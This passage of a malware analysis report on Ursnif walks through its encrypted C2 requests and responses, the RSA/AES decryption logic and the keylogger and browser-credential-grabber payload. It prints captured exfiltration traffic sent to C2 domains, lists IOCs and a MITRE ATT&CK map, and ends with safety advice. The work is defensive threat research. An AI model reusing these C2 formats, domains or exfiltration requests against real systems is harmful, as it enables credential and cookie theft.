Further, it encrypts a http request with (AES-CBC mode) using a 128-bit key present in the extracted config and performs BASE64 encoding. It performs transformations like replacing + , / with _2B , _2F respectively and inserts / at random locations.


Figure 11 shows a typical encrypted http GET request.



```
GET /drew/4p95gkg1KcHv/g8923A5dY7c/Ro0W6zo2jt_2Fn/_2FOnch_2BTcjG9bNN_2F/gSU32_2FsGJDsv2D/
kyHWUzzmmk4zVE2/cXaa1UML1_2FQBQUQw/SqVFA_2BA/8nxA82IP_2BdL9_2BjjU/9FpH28Tb9aTT7zvq_2F/
htDtkIuVq2WQgWCpjaoBr3/jV91XRYj_2Bii/1qL4JjKi/nUyQdC14O91kun_2F_2BToR/HGdO4exPqQ/JU0f9QAY1fMlHtkj8/
njh9kWl6B1lW/w6LZMjXwGb9uB229d92/kt7.jlk HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Accept-Language: en-IN
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: premiumlists.ru
Connection: Keep-Alive
```

Fig. 11 Encrypted request

If CnC is active, it responds with encrypted data in BASE64 encoded form. In recent versions (2.60.xxx), we observed that sometimes data is not base64 encoded. Below, figure 12 shows a typical response from the server:




```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Wed, 23 Mar 2022 07:49:50 GMT
Content-Type: application/octet-stream
Content-Length: 246648
Connection: keep-alive
Pragma: public
Accept-Ranges: bytes
Expires: 0
Cache-Control: must-revalidate, post-check=0, pre-check=0
Content-Disposition: inline; filename="623ad11e9da47.bin"

RzlMf/MBk/KHgXNQVbIPmsgMXr8mo5fOLTSgstghC7EOqjYGPTiI46joxttUkZ1v0UZfxrT/
YkwyMmtioCQzD7LmTo3Ip94wgtPyv3iLf490yHYnRAQ5y2sbzISE7/SzPyEjFnxfYVSmbUP78es/
jUHhsnMBa3Xdo9yXEfTYa7Qud690dXftAZ8EO2RYbV8NsPnhw/
PFt9KfxL2ypCYhjJYybt08SeVE7ANq+DNou36bbkwAqG7j8uT+UEDwaYGJig8vYUPn3B6uKOuH/pVogRupdYnLmqS5DTyeX4ZA21k9x/7OCCLiOpNS9G/
3HIxG9v4LHilafqugVHBijmXu+QAXsAyeV9GIwfDIPZYE43hRtLjf8sE5PkUokmj6V5VM/
OdXF6mn+37B9Vyh5nxGeBKNNXd2RvsSnWB+xxKMubMqsvqIliHz5T6VWIqM5BVyVdXJp5aGdkpUAZtYKWvg+I975ksbVVCgXKTCGEGTJMH1Fxfe59d4jotNKVY
jEbxCddKYVsIcSPBT21icabKtK7xrxHSLDGYStAUgnQMhvCulajQ5WkO6neihvMeSBi9hu9w4mVgyTCDwRlnCqb8QWfN9XuEFNucTJAJhUgA9VGmsDnwoIV3+7
N6LUrZuS3bc9XwxFrrApOxy1p28yGsjX1Xub6eEiLQNwQ6QS6ks9gaq8ODqLGBY0+ZiyikokFuPNUG3E5xGol1KffiAtR/
dpKeD6iP1T16u7h9letOO3nLJ1i4A9XRWN+EgPlgETdlHegz9/PdtS5ZmrmurGl/
q4LUgmmcXerwsNFcashKi56TR64W7jV6qSYxxbl+Vp8wtlI4Kw1Ca36EQP8fEd5cdw9kV9B525ddARNC3z7Lz0NawliAgwDHuaZI+B84g/
Ka7Fxz1RPdQo7yVMVV4abnEJJHw6vBMdRBkPj/j4MC8zgtd/
Qx9tqWPypzypdByAC9Py6F1u49iHumcjV7Mw9cHaI0H26bjp+wmhqTUiyUQxSirn2ceV1DwN5b8vyP8pnpEU3JIGcW2QZWr7Vem4PwuXTNo3m3ahNyiJzQr+sE
J6SrUDpWhOfd6FhDG8TWo8XSQb51h5mvJpBqhBX4Gzy5mfOFX+014drUjrlyJ5ZE2TJQn0BWAWyaSsqmcdp8Jwc6pdYt9vAJ1/8G/JlSpvYmbFpJbUDIkfUHt/
97B5LLRf0xverFyQke1YAz8+/1W/RDDuelqhKFDm/pAi4Z4+wE/
```

Fig. 12


Encrypted response

Ursnif malware first decodes the base64 string and then decrypts the last 0x80 bytes using an RSA key embedded in the config. Below, figure 13 reveals the RSA key present in the config.



```
Hex                                                ASCII
00 04 00 00 AF EF EF 57 9D 5C A8 11 FD 0D 69 E1   ....¯ïïW.\¨.ý.iá
6C 04 9B A3 F4 C7 93 D0 FC EA 49 EA A6 9F FE ED   l..£ôÇ.ÐüêIê¦.þí
95 B5 A4 6E 60 1B DD 57 BE 0B DC BF 36 43 AD B4   .µ¤n`.ÝW¾.Ü¿6C.´
ED 1C 4D 7C A6 B4 14 2B 87 B9 E7 E7 4D E0 69 19   í.M|¦´.+.¹ççMài.
EA 02 F7 37 CE CF B3 C6 35 46 30 4A 37 7D 0E 63   ê.÷7ÎÏ³Æ5F0J7}.c
57 BD C0 E2 97 20 19 E8 46 C8 F3 6E F6 93 0A 24   W½Àâ. .èFÈónö..$
C6 19 D3 AE 32 BB E0 F5 E4 13 3E B6 00 94 E5 01   Æ.Ó®2»àõä.>¶..å.
DA 1A 2A E2 41 E2 8D 19 62 D9 AA 11 5A E8 1E 43   Ú.*âAâ..bÙª.Zè.C
E3 6D 0C 7F 00 00 00 00 00 00 00 00 00 00 00 00   ãm..............
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 01 00 01 AB 3D B1 B1 AC 7F C4 81 F3 5C A5 80   ....«=±±¬.Ä.ó\¥.
80 CD 3C 46 2E D7 00 00 08 90 6C 05 B0 9C 74 05   .Í<F.x....l.°.t.
1C 00 00 1C 25 D7 00 00 70 B3 74 05 B0 9C 74 05   ....%x..p³t.°.t.
```

Fig. 13 RSA key present in the sample




```
{
  int v7; // edi
  unsigned int exponent1; // ebx
  int v9; // ecx
  _DWORD v11[33]; // [esp+0h] [ebp-29Ch] BYREF
  _BYTE buffer_400[400]; // [esp+84h] [ebp-218h] BYREF
  _DWORD v13[34]; // [esp+214h] [ebp-88h] BYREF
  int i; // [esp+2A8h] [ebp+Ch]
  unsigned int v15; // [esp+2B0h] [ebp+14h]

  mem_cpy_sub_26A6720(a1, buffer_400, rev_80);
  mul_mod(a1, (int)&buffer_400[132], (int)buffer_400, (int)rev_80, rsa_modulus);
  mul_mod(a1, (int)&buffer_400[264], (int)&buffer_400[132], (int)rev_80, rsa_modulus);
  memset_sub_26A66DD(a1, v13);
  v13[0] = 1;
  v7 = length_in_dwords_sub_26A5B76(len, exponent) - 1;
  for ( i = v7; i >= 0; --i )
  {
    exponent1 = *(_DWORD *)(exponent + 4 * i);
    v9 = 32;
    if ( i == v7 && (exponent1 & 0xC0000000) == 0 )
    {
      do
      {
        exponent1 *= 4;
        v9 -= 2;
      }
      while ( (exponent1 & 0xC0000000) == 0 );
      if ( !v9 )
        continue;
    }
    v15 = ((unsigned int)(v9 - 1) >> 1) + 1;
    do
    {
      mul_mod(a1, (int)v13, (int)v13, (int)v13, rsa_modulus);
      mul_mod(a1, (int)v13, (int)v13, (int)v13, rsa_modulus);
      if ( exponent1 >> 30 )
        mul_mod(a1, (int)v13, (int)v13, (int)&v11[33 * (exponent1 >> 30)], rsa_modulus);
      exponent1 *= 4;
      --v15;
    }
```

Fig. 14

Implementation for RSA decryption logic

The last 0x80 bytes holds required information to decrypt the full response like a MD5 hash of the decrypted data, the key to decrypt data, and the size of the data to decrypt (fig. 15).



```
 0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   Ascii
00 01 FF FF FF FF FF FF FF FF FF FF FF FF FF FF   .ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
                  FF FF FF F                      ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 00   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ.
DF 72 A2 02 AA 00 28 DC 1F 99 A4 1D D1 A5 C7 65   ßr¢ ª.(Ü ¤ Ñ¥Çe
00 D2 02 00 8E 95 F0 8F A2 99 24 33 F6 DD 98 17   .Ò ..ð ¢$3öÝ
8A 61 4C 3B 5E 25 40 9F 72 29 74 43 C6 6D E8 27   aL;^%@r)tCÆmè'
5A F1 9C 4B 2E B5 90 AF 42 B9 C4 53 96 FD 38 37   ZñK.µ ¯B¹ÄSý87
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 0                    00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

Fig. 15 Last 0x80 bytes of response


Once the full response is decrypted (AES-CBC mode) using the key received, it will validate the decrypted data by checking the MD5 hash. Ursnif can take a different action based on the response received. In our analysis, we observed that the decrypted data is the final payload of Ursnif.

Technical Analysis of Ursnif Payload

In our analysis, we saw that the final payload is a keylogger. Once control is transferred to the payload, it will connect to the CnC address extracted from its config and download an RSA encrypted browser account grabber module.

After decryption, it collects Chrome, Firefox, and Microsoft Edge browsers' sensitive info like credentials, cookies, etc. via this grabber module, compresses it, and AES (Advanced Encryption Standard) encrypts it using the key from config. Further, it sends this information to the attacker's CnC via http post request (figs. 16, 17). While sending information, it uses the following different values for the post parameter `type` to differentiate the kind of information it is sending. Some values include:

Type=6 – System info
Type=15 – Key logged data, clipboard etc.
Type=20 – Saved browser credentials
Type=22 – Cookies




```
POST /images/auD_2BiXWpqDrqqb/ZwJx44tCMrLi7iv/SS9IyIQLccCnC_2BrS/Z3cx0SDoW/2VqyejzoiQ_2FhxftEQH/Fk_2BFNHhHxnOWooxnf/VidOXybkJ3eEcsG7pSypeX/
Vw_2BjIpsLNLx/wPVY_2Bf/BvEGlJMASi0wYK9_2Fpca70/eSrhHNUxxS/p4SnUlnx2x0j_2Fz6/TiY0WqVDN_2B/Sm_2Bz_2B8N/huj6_2BfXbsehZ/DN6Naqa6Ef7bCHCFoTTB0/
_2BXh_2Br9ljUCnW/2kXqaVpAWzNkxNL/KstVUk3VjLRbRjkOSS/MzRzSlWa/y.bmp HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: multipart/form-data; boundary=318636567842640144381108601617
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64)
Content-Length: 403
Host: cabrioxmdes.at

--318636567842640144381108601617
Content-Disposition: form-data; name="upload_file"; filename="AFF5.bin"

~a....._%.V.@}....g.....*..P... -vU.3..z. P.c.2:..-...0.,/B....{...C.E.p..mBKN.e.. ..?...1.....3..NZH1.O7.Z:$...
7.h/.D..v.E....U6.E.W.>.;D.R.1.....!..g       +.....|.(v...P.bz.Z,...."L...:..m4....x.W.:.].....2T..rH.D..k...mM.%.9Uo.;...\..
6o.....bO..E".Gt..4.....
--318636567842640144381108601617--
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 11 Apr 2022 11:41:31 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
```

```
hkevp=wol&version=260226&soft=1&user=68a151dc36cea4e10ae1ccbb495249bc&server=50&id=3
000&type=20&name=AFF5.bin&os=10.0_0_19043_x64&ip=[redacted]&dns=DESKTOP-[redacted]&
whoami=admin@DESKTOP-[redacted]
```

```
type=FF, name=[redacted]@gmail.com, address=accounts.google.com,
server=accounts.google.com, port=0, ssl=1, user=[redacted],
password=[redacted]
```

Fig. 16 Sending credentials



```
POST /images/F1Zmhkz5VwOfcU/BuZ8w0CuaW8YfohERwf8I/ayiS2NsPhNUl_2FM/07SDYPyM5g8WSGe/xLcuk8EnaSho4ZXcFN/wiILBWu6S/dQLV6L_2FbYHanJSC9Nd/
2GOPfHvrtOuYO7h70p4/pu5Jd5jchYd5lUY_2FgcHU/pPO_2BGMGe0RE/pnVc5eI2/5jeq2g1hx8jUKrbyEIzcdVk/VAc4cmiVbQ/6FrlcTX4_2Fd2Odzg/46vO6R_2ByvI/
EnXUUggrfLo/_2BbabJan8Zx9s/BMnkGWuehGzg4rZxIZ5eX/Q4CRhJ7w/B.bmp HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: multipart/form-data; boundary=316879477242640144381126172523
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64)
Content-Length: 5267
Host: cabrioxmdes.at

--316879477242640144381126172523
Content-Disposition: form-data; name="upload_file"; filename="AD5B.bin"

.{...\.......5&..>.... .M.`..WF.f...@...n&q.......s.>. .'...........S[..$...).\B.?...{.sfm+M.....uE.@.u:..F..1..?..=..p....6.h.........
2.1..
.         7&p.......v...+4...Z..9.8rh`{...%...N.#./x...6u....17 >....vf.^....@~E..1..^G...... ..j......r.....%.......z.......y..m.~...Q..
2...e<[...?C..1h...h.....P..F....j......w...)."....a.P..:....3.y.L".4.1*U....O..* ..fC<.q<.i.F.....5J]q|$..6.t.g..S
........H~.wE.!.Z.J.P.Ptt&......h...3.g...{......i. PM.I.;L...RmBk.a.......B..U.(.#J.P0....{.%3I...N........B.....[..D...d;QN...x..
[.v.p.xO...W,..h..`1\..n...%D..VA...8.....
9.a....Z.Wk......2R....a.B":....!..IS.,...
.oM.................D'..#
..A-.!....U.@.....1.B..`'
t.....<.\.k'.o....b.#..?.n.8g..7.....a.#.
F....b.....AG..         a...24.
..b'....p...hp^U4O...1.>3."w..e...I..8X$..
JO.....]..c;.H2h.f.8.I..v.J... .<}L.h..u.K
6.....LO.A,/.M.....p.Q.e.n..o...a......K..
..4.        ..tb.d`d..OQ.
....ko.      ...J%P........E'6.=Q..*.a;...V
..<...j;3....2.
f....Ux.x.@.
```

```
qqhl=rsqo&version=260226&soft=1&user=68a151dc36cea4e10ae1ccbb495249bc&server=50&id
=3000&type=22&name=AD5B.bin&os=10.0_0_19043_x64&ip=[redacted]&dns=DESKTOP-[redacted]
[redacted]&whoami=admin@DESKTOP-[redacted]
```

```
{"id":0,"agent":"FF","domain":".google.com","expirationDate":1647237923,"hostOnly"
:false,"httpOnly":false,"name":"[redacted]","path":"/[redacted]","sameSite":"false
","secure":false,"session":false,"storeId":"8","value":"1"},
{"id":1,"agent":"FF","domain":".google.com","expirationDate":1710309866,"hostOnly"
:false,"httpOnly":false,"name":"[redacted]","path":"/[redacted]","sameSite":"false","secure":fa
lse,"session":false,"storeId":"10","value":"[redacted]"},
{"id":2,"agent":"FF","domain":".google.com","expirationDate":1647324266,"hostOnly"
:false,"httpOnly":false,"name":"[redacted]","path":"/[redacted]","sameSite":"false","secure":f
alse,"session":false,"storeId":"11","value":"[redacted]"},
```

Fig. 17 Sending cookies

Ursnif malware also collects and sends the following sensitive system information:

1. Output of `System Info` command
2. List of processes – task list /svc
3. List of installed drivers – driver query
4. Registry query information (details of installed applications) – reg query HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
5. Output of `Net config workstation`

Ursnif then starts capturing keylogging and clipboard events in the system and sends it to the attacker's CnC at regular intervals. All the data it sends is first compressed and then AES encrypted using the key present in the config.

Based on Ursnif's code, the malware also has the capability to download and execute binary and upload files and screenshots from the victim's system.

Based on our analysis, one thing is clear: Ursnif is bad news.

IOCs:
Domains:

```
Cloudlines[.]top
linkspremium[.]ru
premiumlists[.]ru
Vilogerta[.]top
interblog[.]top
interforum[.]top
premiumlines[.]top
linespremium[.]ru
linespremium[.]pw
blogerslives[.]com
blogerslines[.]com
blogspoints[.]com
blogspoints[.]ru
filmspoints[.]com
```

Hashes:

```
XLS document:
D39AAA321588E8B1E8FE694732B533BE31C57B60A3C1B7CF73047974606C0C64
EF2CD6B4FD4FBEEDC663F59C5196F63338B9F66242230D15F70CDAEBA3BFDE54

Hta document:
DC21DB5D469BD554E41C8AEA35324E875475418AE23EB2378265636F0F781F85

loader:
42A1D2A7885898C85524A6B18550A9E01B86E5AD1C33AF845B6AE1450EF69BFE
D61EE5E7B17684983EA9049F719BEB05978A813638F53F7625E970BAE1C2ABD7
32C049803E5E151D305C79A1067920A7EAA2DABB92FA7F33EF950097BBA016F2

Payload:
CCB10C384D7A9C1D5C1C0383F97DF96B299D641FAECC7F3B4A5F31F2C0707C8A
739E193792AA810BCB005DDF4606366D472FE41EC50C304384EBA212510CC239
A204181541DC2772443BB00328D084EDC872CF61289862220F93994FE4E9ED21
0F3AA6870B171BEA342D0CF7166332F047BA58CCDED701E0AAA2BE84194203B9

Browser account grabber
91C4EDD3F6C51AFFD87434A3DB15B25408C26F7B77D94E568F91B9A5C4D63372
44E35DB1C2BFEEEE33F0A74874BE2E0CC041A38E63E78DA425052B0DFEB5F93D
```

Ursnif Mitre Att&ck TTP Map:

Initial Access	Execution	Persistence	privilege Escalation	Defense Evasion	Credential Access	Discovery	Collection	Command and Control	Exfil
Phishing: Spear phishing Attachment (T1566.001)	User Execution (T1204 .002)	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder (T1547.001)	Process Injection: Asynchronous Procedure Call (T1055.004)	Parent PID Spoofing (T1134.004)	Credentials from Password Stores: Credentials from Web Browsers (T1555.003)	Application Window Discovery (T1010)	Clipboard Data (T1115)	Application Layer Protocol: Web Protocols (T1071.001)	Exfilt Over Char (T10
	Command and Scripting Interpreter: Visual Basic (T1059.005)	Create or Modify System Process: Windows Service (T1543.003)		Obfuscated Files or Information (T1027)	Input Capture: Keylogging (T1056.001)	Process Discovery (T1057)	Input Capture: Keylogging (T1056.001)	Ingress Tool Transfer (T1105)	
	Command and Scripting Interpreter: PowerShell (T1059.001)			Process Injection: Asynchronous Procedure Call (T1055.004)	Input Capture: GUI (Graphical User Interface) Input Capture (T1056.002)	Query Registry (T1012)	Input Capture: GUI Input Capture (T1056.002)		

Initial Access	Execution	Persistence	privilege Escalation	Defense Evasion	Credential Access	Discovery	Collection	Command and Control	Exfil
	Windows Management Instrumentation (T1047)			System Binary Proxy Execution – Regsvr32 (T1218.010)	Steal Web Session Cookie (T1539)	System Information Discovery (T1082)	Data from Configuration Repository: Network Device Configuration Dump (T1602.002)		
			System Binary Proxy Execution – Rundll32 (T1218.011)		System Service Discovery (T1007)				

Detection, Mitigation or Additional Important Safety Measures

Beware of emails

Don’t open attachments and links from unsolicited emails. Delete suspicious looking emails you receive from unknown sources, especially if they contain links or attachments. Cybercriminals use ‘social engineering’ techniques to lure users into opening attachments or clicking on links that lead to infected websites.

Disable macros for Microsoft Office

- Don’t enable macros in document attachments received via email. A lot of malware infections rely on your action to turn ON macros.
- Consider installing Microsoft Office Viewers. These viewer applications let you see what documents look like without even opening them in Word or Excel. More importantly, the viewer software doesn’t support macros at all, so this reduces the risk of enabling macros unintentionally.